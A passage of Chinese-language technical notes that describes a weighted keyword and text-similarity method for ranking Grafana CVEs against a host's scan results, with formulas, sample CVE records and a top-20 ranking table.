    "cve_description": "Grafana is an open-source platform for monitoring and observability. The vulnerability impacts Grafana instances with several organizations, and allows a
    "Affected Version": null,
    "url_source": "https://www.opencve.io/cve?cvss=high&vendor=grafana, https://grafana.com/security/security-advisories/",
    "score": 0.43 * 0.2 + 0.26 * 0.2 = 0.086 + 0.052 = 0.138
},
{
    "cve_id": "CVE-2023-3010",
    "cve_description": "Grafana is an open-source platform for monitoring and observability. The WorldMap panel plugin, versions before 1.0.4 contains a DOM XSS vulnerability.",
    "Affected Version": "before 1.0.4",
    "url_source": "https://www.opencve.io/cve?cvss=high&vendor=grafana, https://grafana.com/security/security-advisories/",
    "score": 0.43 * 0.2 + 0.26 * 0.2 = 0.086 + 0.052 = 0.138
},
```

漏洞匹配排序=>多级加权关键词匹配算法(初步采用)

- **漏洞扫描文本多级关键词提取与加权**

第一优先级（权重 1.0）	**服务名称+版本号*ver***
第二优先级（权重 0.8）	已确认漏洞描述***conf***
第三优先级（权重 0.4）	潜在漏洞关键词***pot***
第四优先级（权重 0.2）	CVE枚举列表***enum***

- **版本匹配指示函数**：判断目标版本是否在受影响范围内

$$\delta_{ver}(cve_i) = \begin{cases} 1 & \text{if } ver_i \in \mathcal{V}(S) \\ 0 & \text{otherwise} \end{cases}$$

- **文本相似度计算**：结合Jaccard相似度和词向量余弦相似度，A为目标主机扫描信息，B为CVE在线检索描述

$$\mathrm{Sim}(A,B) = 0.6 \cdot \underbrace{\frac{|A \cap B|}{|A \cup B|}}_{\text{Jaccard}} + 0.4 \cdot \underbrace{\frac{\vec{A} \cdot \vec{B}}{\|\vec{A}\|\|\vec{B}\|}}_{\text{cos}}$$


- **多维分数计算**：漏洞扫描多级关键词加权分数+在线检索得到的CVE基础分数（权重1.5）

$$\text{OriginalScore}_i = \sum_{k \in \{ver, conf, pot, enum\}} M_k + 1.5 \cdot \text{base\_score}_i$$

其中，各级关键词表示：

$$\begin{cases} \text{Version Match Score (weight 1.0)} & M_{ver} = 1.0 \cdot \delta_{ver}, \\ \text{Confirmed\_vulnerabilities Score (weight 0.8)} & M_{conf} = 0.8 \cdot \delta_{conf} \cdot \mathrm{Sim}(desc_i, S_{conf}), \\ \text{Potential\_vulnerabilities (weight 0.4)} & M_{pot} = 0.4 \cdot \delta_{pot} \cdot \mathrm{Sim}(desc_i, S_{pot}), \\ \text{CVE\_enumeration Score (weight 0.2)} & M_{enum} = 0.2 \cdot \delta_{enum}. \end{cases}$$

- **匹配排序结果[前20个]**



```
════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
CVE ID         | Ver Match | Enhanced Score | Base Score | Description
════════════════════════════════════════════════════════════════════════════════════════════════════════════════════════
CVE-2021-43798 | YES       | 3.4320         | 0.305      | Path traversal vulnerability in Grafana allowing unauthentic...
CVE-2022-31107 | YES       | 2.9870         | 0.138      | Grafana is an open-source platform for monitoring and observ...
CVE-2025-1088  | YES       | 1.8286         | 0.164      | In Grafana, an excessively long dashboard title or panel nam...
CVE-2022-39306 | NO        | 1.5855         | 0.052      | Email addresses and usernames can not be trusted
CVE-2022-31097 | YES       | 1.5834         | 0.138      | Grafana is an open-source platform for monitoring and observ...
CVE-2022-21673 | NO        | 0.4528         | 0.138      | Grafana is an open-source platform for monitoring and observ...
CVE-2023-3128  | NO        | 0.4323         | 0.052      | Grafana authentication bypass using Azure AD OAuth
CVE-2025-3580  | NO        | 0.4241         | 0.164      | An access control vulnerability was discovered in Grafana OS...
CVE-2024-10452 | NO        | 0.4210         | 0.052      | Org admins can delete pending invites in different org
CVE-2022-36062 | NO        | 0.3925         | 0.052      | Grafana folders admin only permission privilege escalation
CVE-2024-8986  | NO        | 0.3904         | 0.164      | The grafana plugin SDK bundles build metadata into the binar...
CVE-2022-21702 | NO        | 0.3753         | 0.052      | Grafana proxy XSS
CVE-2024-9476  | NO        | 0.3704         | 0.164      | A vulnerability in Grafana Labs Grafana OSS and Enterprise a...
CVE-2023-1387  | NO        | 0.3674         | 0.052      | JWT URL-login flow leaks token to data sources through reque...
CVE-2024-8996  | NO        | 0.3631         | 0.164      | Unquoted Search Path or Element vulnerability in Grafana Age...
CVE-2023-0507  | NO        | 0.3607         | 0.052      | XSS In Geomap Via Attribution
CVE-2023-5122  | NO        | 0.3553         | 0.052      | SSRF in CSV Datasource Plugin
CVE-2023-1410  | NO        | 0.3551         | 0.052      | Stored XSS in Graphite FunctionDescription tooltip
CVE-2022-21703 | NO        | 0.3509         | 0.138      | Grafana is an open-source platform for monitoring and observ...
CVE-2023-6152  | NO        | 0.3315         | 0.052      | Email verification is not required after email change
```